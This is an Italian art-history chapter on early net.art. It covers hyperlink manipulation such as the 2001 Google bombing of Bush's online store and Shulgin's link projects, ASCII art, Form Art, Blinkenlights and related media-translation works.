Uno dei modi per aprirsi e contaminarsi, era proprio quello di intervenire sulla struttura dei link. Per capire la natura di questi interventi, è ne-



cessario un breve inciso sul modo in cui funzionano i cosiddetti hyperlink. Supponiamo che l'autore di una pagina Html scelga di linkare la parola "Deleuze" a un altro documento dedicato al filosofo francese. Perché il link sia veramente attivo il webmaster inserirà nel codice sorgente della pagina una tag (*hypertextual reference* o <a href="">) in corrispondenza della parola Deleuze. La tag gli richiederà di indicare tra virgolette il nome del documento Html linkato. Non necessariamente però il nome del documento in questione sarà Deleuze.html e, soprattutto, non necessariamente conterrà informazioni sul filosofo francese.

Il link si presenta dunque come una superficie a due facce: l'una immediatamente visibile e l'altra quasi invisibile, perché rintracciabile solo dal codice sorgente della pagina o dall'indirizzo che appare nella cornice inferiore del browser quando posizioniamo il mouse su un link. La relazione tra queste due facce è del tutto arbitraria e viene stabilita dall'autore della pagina.

E così, ogni volta che attiviamo un hyperlink, veniamo trasferiti su un sito e su un documento i cui reali contenuti ci sono sconosciuti. Possiamo solo fidarci dell'autore sperando che abbia linkato un documento contenente informazioni coerenti con l'oggetto linkato. Ma cosa succederebbe se l'autore fosse sbadato o malizioso, e nell'attivare il link "Deleuze", ci indirizzasse su un sito dedicato alle salamandre mutanti? Che cosa avverrebbe se insinuasse una lente deformante tra i link e i loro referenti, tra il piano dei significanti e quello dei significati? Se introducesse insomma dei disturbi negli automatismi del linguaggio telematico?

Una risposta eloquente viene da un caso verificatosi in tempi relativamente recenti. Correva l'ultima settimana di gennaio del 2001 e la campagna elettorale impazzava in vista delle elezioni presidenziali più incerte della storia degli Stati Uniti. In Rete avvenivano tuttavia strane cose. Bastava infatti visitare in quei giorni il sito di George W. Bush dedicato al merchandising, per imbattersi in un curioso disclaimer:

> Nota: se sei arrivato a questo sito attraverso le indicazioni inopportune di un motore di ricerca, sappi che non abbiamo utilizzato questo linguaggio nel nostro sito, nel nostro Html e nemmeno nella promozione di questo sito. Quello che è accaduto è il risultato di un atto malevolo di una terza parte, cui stiamo ponendo rimedio con gli sforzi del nostro staff e dei nostri avvocati.[1]

Il motore di ricerca cui si riferiva lo staff di G.W. Bush era Google. Bastava digitarvi le parole "dumb motherfucker" (stupido figlio di puttana) per ottenere, al primo posto del ranking, il sito del negozio online del

Aa.Vv., *Refresh,* 1996

Alexei Shulgin, *XXX,* 1997

candidato repubblicano. Non avendo il motore di ricerca preferenze politiche, risultava difficile capire come mai "l'infallibile" Google associasse l'insulto al candidato repubblicano. Sia i responsabili del motore, che gli autori del sito si erano affrettati a specificare che la deplorevole burla non poteva essere ricondotta ad alcun errore o atto malevolo da parte dei propri impiegati. L'errore, se di errore si poteva parlare, andava dunque ricondotto a qualcun altro, a un soggetto terzo. L'arcano si era svelato nel momento in cui HugeDisk Men's Magazine, un sito satirico di area gay, aveva dichiarato di avere inserito nelle proprie pagine, insieme ad altri siti, un link al sito di George W. Bush, contenente le parole "dumb motherfucker". Google, a differenza di altri motori di ricerca poggia su un algoritmo chiamato PageRank[2] che tiene in particolare considerazione, nello stilare la sua classifica di pertinenza, i link da e per un sito. Non potendo però valutare i significati delle parole, il motore ritiene che l'autore abbia linkato il sito con termini coerenti e quindi associa, con matematica buona fede, il linkante con il linkato.

L'episodio del "dumb motherfucker" non è certo isolato né il primo della serie.[3] Vedremo nel prossimo capitolo come etoy avesse manipolato già nel 1996 i motori di ricerca per raggiungere obiettivi molto ambiziosi.

Facendo leva su questo genere di ambiguità, Alexei Shulgin lanciò nel 1997 un sito, XXX <www.computerfinearts.com/collection/easylife.org/xxx>, che utilizzava l'immaginario pornografico per attrarre e deviare i flussi di navigazione. Ben consapevole del fatto che la fetta più consistente del traffico di Internet è orientata verso siti di contenuto pornografico, Shulgin ne disegnò uno che si presentava con tutto il corredo di icone, slogan e promesse tipiche dell'industria del porno: *hot pics, hot babes* e così via. Non appena però ci si addentrava nelle pagine interne, alla ricerca di immagini più "significative", avveniva l'imprevisto. Cliccando sulle icone per visualizzarne la versione *full size* si veniva sbalzati sui primi siti di net.art e di attivismo che stavano nascendo su Internet. Si finiva cioè in uno dei siti del network cui Shulgin, come artista, faceva riferimento.

Intervenendo sugli hyperlink celati dietro alle fotografie, Shulgin sfruttava la pornografia per catalizzare e dirottare l'attenzione di un pubblico che altrimenti non avrebbe mai visitato i siti di sperimentazione. Da un punto di vista concettuale, questo tipo di operazione non era certo una novità. Azioni simili erano già state sperimentate dalle avanguardie del Novecento con il "deturnamento" dei messaggi pubblicitari e vari tentativi di appropriazione della cultura di massa e del linguaggio ufficiale dei media. In questo caso, però, l'intervento di Shulgin dimostrava come tramite Internet fosse possibile esercitare un controllo sulla distribu-

zione del messaggio stesso. Non si trattava più di deturnare la pubblicità, come avevano fatto gli artisti pop o i situazionisti, né di creare falsi giornalistici (famosi quelli del giornale satirico “Il Male” negli anni Settanta) o radiofonici (il finto sbarco dei marziani di Orson Welles), ma di aprire dei canali comunicativi e di interazione con aree di pubblico che utilizzavano lo stesso mezzo ma per scopi differenti. La scommessa era quella di non chiudersi all’interno di circuiti autoreferenziali, ma di contaminarli intrecciando diverse discorsività.

D’altra parte, l’intervento sul link non era sempre di tipo falsificatorio. In alcuni casi, esso tendeva a svelare ciò che la superficie del browser nasconde, associando le parole linkate direttamente ai nomi delle Url. Nel progetto *Linkx* <http://basis.desk.nl/~you/linkx/>, lanciato nel 1996, Alexei Shulgin pubblicava una lista di parole di uso comune quali, “link, welcome, information, money, start”. Ogni link dell’elenco rimandava non a un sito *sull’*informazione, *i* soldi, quanto a server, il cui dominio era <www.link.org>, <www.welcome.com>, <www.money.org>, <www.start.-com> e via dicendo. In altri termini *Linkx* mostrava banalmente come le parole del cyberspazio non siano solo portatrici di significati, ma abbiano anche un valore sul piano dei significanti, in quanto nomi dei server. Il dominio del server è la prima informazione che il browser utilizza nel momento in cui gli chiediamo di individuare un sito. Sebbene questo indirizzo abbia un nome espresso in caratteri alfabetici, esso è associato a un numero Ip (Internet Protocol, per esempio 0.255.123.43) che identifica univocamente la macchina-server che stiamo cercando. I codici delle macchine sono numerici, ma vengono alfabetizzati tramite il Domain Name System (Dns) affinché li si possa memorizzare più facilmente. Questa sovrapposizione tra i codici alfanumerici e il linguaggio naturale crea dei “salti quantici” nei processi di attribuzione del senso. Il net.artista gioca con queste ambiguità linguistiche degli assemblaggi macchinici, mostrando ciò che le cosiddette interfacce *user friendly* nascondono.

Abbiamo già visto come molti movimenti di sperimentazione avessero già intrapreso, utilizzando altri media, percorsi di ricerca che la net.art trasferirà, *mutatis mutandis*, nel contesto della Rete. Negli anni Sessanta, la poesia concreta aveva impiegato le parole e le lettere come elementi grafici e pittorici, nel tentativo di liberare i segni dalla sintassi e dai processi di significazione preassegnati dalla cornice linguistica. Nel solco di quelle esperienze, Shulgin si mise alla ricerca di tutte quelle Url che producessero un tipo di assonanza particolare. Ne naque il progetto *Abc* <http://basis.desk.nl/~you/abc/> con cui l’artista russo proponeva quattro diverse modalità di rappresentare un collegamento ipertestuale. Nel

primo caso tre sequenze dinamiche di lettere linkate come aaa, bbb, ccc, xxx che scorrevano velocemente sullo schermo da sinistra a destra.

Bastava dunque cliccare su iii, per raggiungere <www.iii.com>, sito dell'Innovative Interface Inc, ggg rimandava a <www.ggg.com>, sito della Great Glorious Grapewine, xxx spalancava le porte al gioco della Sex Roulette, e così via. Oltre a utilizzare l'Uniform Resource Location (Url)[4] come elemento base di una nuova possibile poesia, i progetti di Shulgin dimostravano come il World Wide Web venisse colonizzato a ritmi impressionanti: il numero di parole registrate cresceva di giorno in giorno ed era sempre più difficile trovare degli spazi bianchi, degli interstizi non occupati.

L'artista che meglio rendeva conto di questa mercificazione del cyberspazio (registrare un dominio significa occupare una casella, per poterla poi rivendere) era Heath Bunting. Con il progetto *Own, Be Owned, Remain Invisible* (Possiedi, vieni posseduto, rimani invisibile) <www.irational.org/heath/_readme.html> l'artista inglese scriveva un lungo testo a metà tra l'autobiografia e il testo di denuncia, in cui quasi tutte le parole impiegate erano in realtà link a domini *.com*:

> THE TELEGRAPH, WIRED 50: Heath Bunting
>
> Heath Bunting is on a mission. But don't asking him to
> define what it is. His Cv (bored teen and home computer
> hacker in 80s Stevenage, flyposter, graffiti artist and art
> radio pirate in Bristol, bulletin board organiser and
> digital culture activist (or, his phrase, artivist) in
> London (is replete with the necessary qualifications for a
> 90s sub-culture citizen but what s interesting about Heath
> is that if you want to describe to someone what he actually
> does there s simply no handy category that you can slot him
> into.[5]

Attraverso l'iniziativa, Heath Bunting denunciava la progressiva appropriazione e mercificazione dello spazio sociale della Rete. E lo faceva su un duplice livello: dicendolo con le parole, ma dimostrandolo anche nei fatti, sottolineando letteralmente come ogni termine di uso comune (gli articoli, le preposizioni, i verbi ausiliari, persino i segni di interpunzione) fosse ormai registrato come dominio commerciale.com: bastava cliccare per credere. Le uniche parole a non essere linkate erano graficamente quasi invisibili (*remain invisible*, appunto) e riguardavano le attività che l'artista aveva intrapreso negli anni, le radio pirata o gli spazi di socialità non occupati dal mercato, come le Bbs o il Backspace di Londra. Il testo

di Bunting, che politicizzava gli esperimenti formali di Shulgin sul link, si sarebbe rivelato presto profetico: nel giro di un paio d'anni la colonizzazione commerciale del cyberspazio avrebbe prodotto una miriade di cause legali e, come vedremo in seguito, anche gradi battaglie civili sull'assegnazione dei domini e per la libertà d'espressione.

Ascii art

Abbiamo visto come fosse sufficiente impiegare i link in modo imprevisto e non convenzionale, per sviluppare strategie comunicative originali e mettere in luce particolari meccanismi della Rete.

Tutto il primo periodo della net.art ha un approccio low-tech, non solo per necessità ma per la tendenza di molti artisti a privilegiare le soluzioni concettuali rispetto al culto feticistico della grafica e degli effetti speciali. Per produrre immagini gli artisti della prima generazione riducono spesso al minimo l'impiego dei software, facendo un uso figurativo dei caratteri Ascii (American Standard Code for Information Interchange) messi a disposizione dalla tastiera del computer. Si rifiuta così l'assunto che l'arte digitale e quella delle reti debbano imitare la pittura o il disegno, come suggeriscono le icone del "pennello", della "tavolozza", della "matita", adottate dalle barre degli strumenti dei più diffusi programmi di grafica. L'Ascii art nasce quindi da una critica dell'ineluttabilità dell'innovazione e del progresso tecnologico. Come spiega Vuk Cosic:

> La scelta dell'Ascii è legata a questioni più ideologiche. Succede spesso che l'artista sia costretto a produrre un output creativo con la sola funzione di giustificare gli investimenti hardware di qualche istituzione artistica. Utilizzando le tecnologie date, uno potrebbe anche accettare i limiti creativi segnati dall'inventore della tecnologia, ma mi piace credere che la mia creatività sia altrove rispetto a quella dell'ingegnere, per quanto sia grande il mio rispetto per i fabbricanti di strumenti. La mia reazione a questo stato di cose consiste nel guardare al passato e continuare l'aggiornamento di alcune tecnologie marginalizzate o dimenticate. Gebhard Sengmuller la chiama "archeologia dei media".[6]

Cosic ricostruiva così, soprattutto in campo letterario, un'illustre albero genealogico per l'Ascii art. Già Guillaume Apollinaire aveva impiegato, nei suoi *Calligrammes*, il testo per dipingere graficamente gli oggetti della narrazione o giocare sugli effetti emozionali dell'impaginazione. Nel 1897 Stephane Mallarmé, con il suo *Un coup de dés jamais n'abolira l'ha-*

sard giocava sui rapporti tra gli spazi bianchi e il nero del testo, mentre Raymond Queneau applicava le possibilità del calcolo combinatorio alla letteratura, realizzando *Cent mille milliards de poèmes* a partire da dieci sonetti con le stesse rime stampati su carta tagliata a strisce.[7] I lettristi, i futuristi italiani e l'avanguardia russa avevano esplorato le possibilità iconiche e geometriche del testo scritto, come la poesia concreta o grafica degli anni Sessanta, e William S. Burroughs e Brion Gysin con le tecniche di *cut-up*.[8] Anche in altri campi il testo era stato spesso al centro della sperimentazione formale: se in architettura il futurista Fortunato Depero costruiva un padiglione fatto interamente di lettere cubitali[9] e Jeffrey Shaw si spingeva, con la sua *Legible City*, a pianificare un'intera città virtuale di caratteri tridimensionali,[10] in campo cinematografico Jean Luc Godard aveva sognato una video storia del cinema da raccogliersi nella forma di un libro.



Molte di queste sperimentazioni trovano i loro epigoni nell'Ascii art. A livello prettamente testuale è la Rete a veicolare i lavori di migliaia di autori: dalla *demo scene* degli anni Ottanta,[11] alle cosiddette firme digitali nel corpo delle e-mail, fino al Web, dove nascono centinaia di siti di raccolta delle figurazioni Ascii, in bianco e nero, a colori o sotto forma di animazioni. Non solo, nascono anche software che consentono di disegnare online associando un colore ad ogni carattere. È questo il caso di *Icontext* <www.andyland.net/icontext/index.html>, un software realizzato dall'artista newyorkese Andy Deck che si serve delle immagini in formato Xpm. Essendo aperto e non proprietario,[12] questo formato consente di consultare, con un editor di testo, l'indice dei colori di ciascuna immagine pixel per pixel. Disponendo di queste informazioni, Deck ha potuto associare ogni carattere della tastiera a un colore. Poiché le immagini di *Icontext* misurano 50 pixel di lato, ogni *Icontext* contiene 2500 caratteri. Traducendo una scrittura formale (il codice che descrive il pixel) in una scrittura iconica, che associa un carattere a ciascun punto, il software effettua un curioso ribaltamento. Ci dice in sostanza, che per disegnare con il computer si possono usare dei colori (espressi in valori numerici) che equivalgono a un testo che rappresenta a sua volta un'immagine. Il cerchio si chiude, ma *Icontext* divide in due parti e rende palese quel processo di sintesi che i software grafici compiono proprio allo scopo di celare quei valori considerati inutili o ingombranti.

Ne riparleremo nel capitolo dedicato alla software art. Per ora, questo esperimento ci aiuta a comprendere come per disegnare sul Web si possa sfruttare direttamente quel particolare tipo di testo che è il codice Html. In particolare, una tag dell'Html chiamata <form> consente di inserire

nelle pagine Web delle finestre per l'immissione dinamica di dati da parte degli utenti. Abitualmente, questo tipo di informazioni vengono richieste dal sito in cambio dell'erogazione di un servizio. Tuttavia, spogliati del loro carattere funzionale, anche i form possono divenire oggetto di indagine estetica. Partendo da questa intuizione, nel 1997 Alexei Shulgin indiceva *Form Art*,[13] <http://www.c3.hu/collection/form> una competizione che invitava gli artisti a inviare i lavori che facessero un uso imprevisto dei Web form. I lavori pervenuti a C3, il centro di Budapest per l'arte e la tecnologia che aveva indetto la gara, presentavano una vasta gamma di soluzioni. Si andava da un uso iconico del form, non lontano dall'Ascii art, a combinazioni più complesse che finivano per emulare i primordiali giochi online.

La Form Art si sarebbe rivelata un episodio tutto sommato sporadico della ricerca estetica sul Web. Tuttavia le applicazioni possibili dell'Ascii deborderanno presto dall'ambito telematico per essere trasferite alla fotografia, al video, alla musica.

Lo stesso Cosic è al centro di un'attività instancabile di progettazione e realizzazione di nuovi strumenti. Insieme a un team del Ljubljana Digital Media Lab, formato da Luka Frelih e Borja Jelic, crea una macchina fotografica a caratteri Ascii, che viene presentata ad Amsterdam nel marzo del '99 in occasione del Next 5 Minutes 3.[14] L'*Instant Ascii Camera* si presenta come una colonnina per le foto tessera: il cliente si avvicina alla macchina, schiaccia un bottone verde e ottiene immediatamente un autoscatto in caratteri Ascii. La foto viene "emessa" su uno scontrino fiscale, per sottolineare ironicamente come, nell'universo Ascii, un'immagine stampata non sia poi così differente dalla ricevuta di un supermercato.

L'Ascii Art Ensamble aveva sviluppato l'*Instant Ascii* a partire da una libreria per Linux chiamata Aalib.[15] Scritta da due programmatori di nazionalità ceca, le Aalib rendono possibile la conversione di una qualsiasi immagine in bianco e nero in caratteri Ascii: la fedeltà all'originale è data dall'impiego delle scale di grigi, che variano la luminosità dei caratteri, riproducendo con efficacia ombre e contrasti. Dalle Aalib la comunità dei programmatori ha potuto sviluppare una serie di applicazioni che hanno esteso l'Ascii a terreni del tutto nuovi come i giochi per computer e la trasmissione video. Si sono così diffuse rapidamente versioni in caratteri Ascii di giochi come *Quake 1* <http://webpages.mr.net/bobz/ttyquake>. Per lanciarla basta disporre di *Quake* per Linux e installare nella stessa directory l'applicativo (Ttyquake) che converte gli ambienti del popolare *computer game* in stringhe di caratteri. Questo mondo interamente testuale ha finito per contagiare anche il vi-

Alexei Shulgin, *Form Art,* 1997

Jaromil, *HasciiCam,* 2000

deo: Denis Roio, a.k.a Jaromil, programmatore open source italiano residente a Vienna, si è servito delle Aalib per scrivere *Hascii Cam* <http://ascii.dyne.org>, un software per Linux che converte il segnale video in caratteri Ascii. Su Internet, l'Hascii Cam funziona come una Webcam a bassa scansione, "incapsulando" direttamente il video in una pagina Html, e aggiornando l'immagine al ritmo di un frame al secondo. L'effetto *slide show* prodotto non ha certo la fluidità dell'immagine video, ma ha il pregio di essere accessibile anche a un browser di solo testo come Lynx e di consumare pochissima banda passante.


In realtà, anche per l'immagine in movimento, Cosic aveva già realizzato una smaliziata operazione concettuale. Scrivendo la sua ironica *Storia Ascii delle immagini in movimento* <www.ljudmila.org/~vuk/ascii/film>, aveva convertito in codici brevi sequenze di film famosi, da *Star Trek* a *Gola profonda*. L'effetto è quello di un'immagine filmica ancora riconoscibile, ma da cui affiora la "materia" alfanumerica di cui è composta l'immagine digitale. Per farlo aveva utilizzato un semplice applicativo software, secondo una tecnica di conversione già sperimentata nel 1994 da un altro artista e critico russo, Lev Manovich. Nella sua serie di *Little Movies* <http://jupiter.ucsd.edu/~manovich/little-movies>, Manovich aveva applicato dei filtri, tra cui il Mosaic di Premiere, a classici del cinema come *Psycho* per ottenere un effetto astratto simile a un quadro di Mondrian.

Come abbiamo notato, la ricerca dell'artista sloveno spazia a 360 gradi, dalla fotografia al cinema, fino alla proiezione tridimensionale dei caratteri Ascii: nel maggio del '99, in occasione del festival viennese SynWorld, Cosic presentava un'installazione che proiettava ologrammi di caratteri Ascii al centro di una stanza, mentre su pavimenti e pareti erano proiettate diverse linee di caratteri. Nel 2000, l'artista sloveno andava anche alla ricerca delle possibili intersezioni con l'architettura urbana, rivestendo il colonnato della St. Georges Hall di Liverpool di caratteri proiettati dal basso.

Il rapporto tra Ascii e architettura ha prodotto diverse altre iniziative, in qualche caso con uno spirito più apertamente sociale. Nel settembre del 2001, il Chaos Computer Club di Berlino – il più noto gruppo di hacker europei – celebrava il ventesimo anniversario della propria nascita con un'installazione urbana di grande impatto emotivo: *Blinkenlights*[16] <www.blinkenlights.de>. La parte superiore della Haus des Lehrers (Casa degli insegnanti) di Alexanderplatz veniva trasformata in una gigantesca matrice visiva, su cui era possibile comporre animazioni inviando Sms tramite telefono cellulare. Dietro ognuna delle 144 finestre che com-

ponevano gli otto piani superiori dell'edificio, gli hacker berlinesi disponevano una lampada collegata a un relè. Il relè era attivato tramite un cavo collegato a un computer centrale, che controlla direttamente gli interruttori (on/off, 01). La superficie del palazzo diviene così una metafora perfetta dello schermo, in cui a ogni finestra corrisponde un pixel (16x8=144). I passanti potevano quindi inviare un messaggio, che veniva trasformato in un'animazione da un apposito programma. Erano state inoltre aggiunte le funzioni interattive per giocare a *Pong*, usando come joystick la tastiera del telefono cellulare. Nei cinque mesi in cui l'installazione rimase operativa, i berlinesi composero migliaia di animazioni riguardanti i soggetti più disparati, iniziando a sperimentare concretamente l'architettura urbana come interfaccia digitale.

Il processo di continua traduzione di un media nell'altro trovava riscontri anche a livello musicale. Nel 1999 l'artista austriaco Gebhard Sengmüller metteva a punto un dispositivo, *VinylVideo* <www.vinylvideo.com> in grado di sfruttare i vecchi long playing in vinile per veicolare immagini video a bassa scansione. Trascodificato in segnale audio, il video viene compresso nei solchi dell'lp e letto da una normale puntina da giradischi, che invia il segnale a una scatola nera, che lo trascodifica nuovamente in segnale video, per trasmetterlo a un normale monitor tv. Sulla scatola nera l'utente ha a disposizione una manopola simile a quella di una vecchia radio, che può girare per regolare la saturazione del suono e delle immagini, che scorrendo a una scansione di 8 frame al secondo (contro i 25 del Pal e i 30 dell'Ntsc), appaiono sporche, segnate da profondi *scratch*, come in un film punk. Sengmüller descrive il suo percorso di ricerca come una "falsa archeologia dei media", che ha lo scopo di rimettere in circolazione standard apparentemente obsoleti.

Concettualmente la sperimentazione di Sengmüller non si differenzia molto da quella di Alexei Shulgin, che con la sua band cyberpunk 386dx <www.easylife.org/386dx> dal 1998 tiene concerti in tutto il mondo. Indossando pantaloni di pelle e imbracciando la tastiera di un computer come fosse una chitarra elettrica, Shulgin si esibisce con una band composta da un solo 386dx, dotato di 4 megabyte di Ram e 40 megabyte di hard-disk. Il computer non è un semplice strumento ma è, per così dire, dotato di una personalità da rockstar. Grazie a un software per la sintesi vocale sincronizzato con basi midi, il 386 "interpreta" cover di famosi brani degli anni Sessanta e Settanta, produce effetti visuali psichedelici, presenta sé stesso e ringrazia gli spettatori alla fine di ogni pezzo. In occasione della Transmediale 2002, il 386dx veniva semiabbandonato all'e-

Vuk Cosic, *Ascii History of Art for the Blind,* 1997

Chaos Computer Club, *Blinkenlights,* 2001

sterno dell'edificio della Haus der Kulturen der Welt di Berlino, dove suonava chiedendo, con voce metallica, spiccioli ai passanti.

La conversione della musica in Ascii non è accidentale. Non a caso Vuk Cosic e Alexei Shulgin hanno inciso insieme uno dei dischi di *Vinyl-Video*. Come osserva Lev Manovich:

> Questi progetti ci ricordano che almeno dagli anni Sessanta l'operazione di traduzione dei media è stata al centro della nostra cultura. Film riversati in video; video riversati da un formato a un altro; video trasformati in dati digitali; dati digitali esportati da un formato all'altro: dai floppy dischi ai jaz drive, dai cd-rom ai dvd; e così via, all'infinito. Gli artisti sono stati i primi a notare il nuovo funzionamento della cultura: negli anni Sessanta Roy Lichtenstein e Andy Warhol mettevano già alla base della loro arte la traduzione dei media. Per Sengmüller e Cosic il solo modo per combattere l'obsolescenza dei media è fare risorgere i media scomparsi.[17]

Le immagini Ascii sono, nella modalità "cartacea", esse stesse un formato scomparso, se pensiamo che prima della diffusione di stampanti in grado di riprodurre velocemente le immagini digitali, era uso comune stampare ad aghi immagini convertite in codici Ascii. Dal canto suo, l'American Standard Code for Information Interchange è un codice originariamente sviluppato per le telestampanti e poi usato, a partire dal 1963, per archiviare testi in formato digitale.[18] Nel momento in cui si affermò come standard, l'Ascii stesso sostituì un altro codice, inventato da Maurice-Emile Baudot nel 1874. Se il codice di Baudot – che era poi a sua volta un'estensione del codice Morse – si basava su una combinazione di cinque unità, il codice Ascii espandeva queste combinazioni fino a otto unità (8 bit o 1 byte) per rappresentare 256 simboli. Con il rapido sviluppo del calcolo computazionale e dell'informatica, l'Ascii veniva applicato a un numero di campi sempre più vasto, dalla crittografia ai network telematici.

Si capisce allora perché gli artisti della Rete continuino a impiegare il codice Ascii come materia del loro lavoro. L'apparente conflitto tra l'approccio low-tech e artigianale da un lato e quello industriale dall'altro, ha infatti risvolti ambivalenti, difficilmente riconducibili alle opposizioni binarie tradizionali. Un esempio utile viene dal campo della narrativa ipertestuale o ipermediale. Sviluppatasi parallelamente all'esplosione del Web, la sperimentazione sull'ipertesto letterario ha spesso investigato nuovi, possibili, modelli di relazione tra autore e lettore. In questo modo è divenuta anche una sorta di osservatorio naturale per l'industria multimediale. Come nota il critico berlinese Florian Cramer:

> Gli autori di *hyperfiction* si consideravano giustamente dei pioneri. Nel corso degli anni Novanta essi hanno spinto fino ai limiti tecnici sia la tecnologia multimediale sia quella di Internet. Ma poiché molta arte e letteratura digitale svolse una funzione di test di applicazione per le nuove caratteristiche dei browser e dei plugin multimediali, rimase allo stesso tempo bloccata in formati chiusi, controllati dall'industria. Intenzionalmente o meno, l'arte digitale ha partecipato fortemente alla riformattazione del World Wide Web da un network informativo aperto e indipendente da browser e sistemi operativi, a una piattaforma dipendente dalla tecnologia proprietaria.[19]

Servendosi direttamente del codice grezzo usato nei network, l'Ascii sfugge a ogni possibilità di appropriazione particolare, anche in virtù di quel processo di conversione continuo appena descritto.[20] Tra i net.artisti che si sono consapevolmente sottratti al ruolo di testare le applicazioni multimediali del domani c'è Jodi, uno dei pochi gruppi a creare una sua estetica inconfondibile e del tutto indipendente dal software proprietario.

We love your computer

> Il computer si presenta come un desktop, con un cestino sulla destra, i menu e tutto il sistema delle icone. Noi esploriamo il computer da dentro e ne mostriamo il funzionamento sulla Rete. Quando gli spettatori guardano il nostro lavoro, noi siamo dentro al loro computer. C'è uno slogan degli hacker: "We love your computer". Come gli hacker, noi entriamo nel computer delle persone. Sei molto vicino alle persone quando sei sul loro desktop. Credo che il computer sia uno strumento per entrare nella testa di qualcuno. Noi contrastiamo questa nozione mitologica della società virtuale con un approccio più personale. Mettiamo le nostre personalità online.[21]

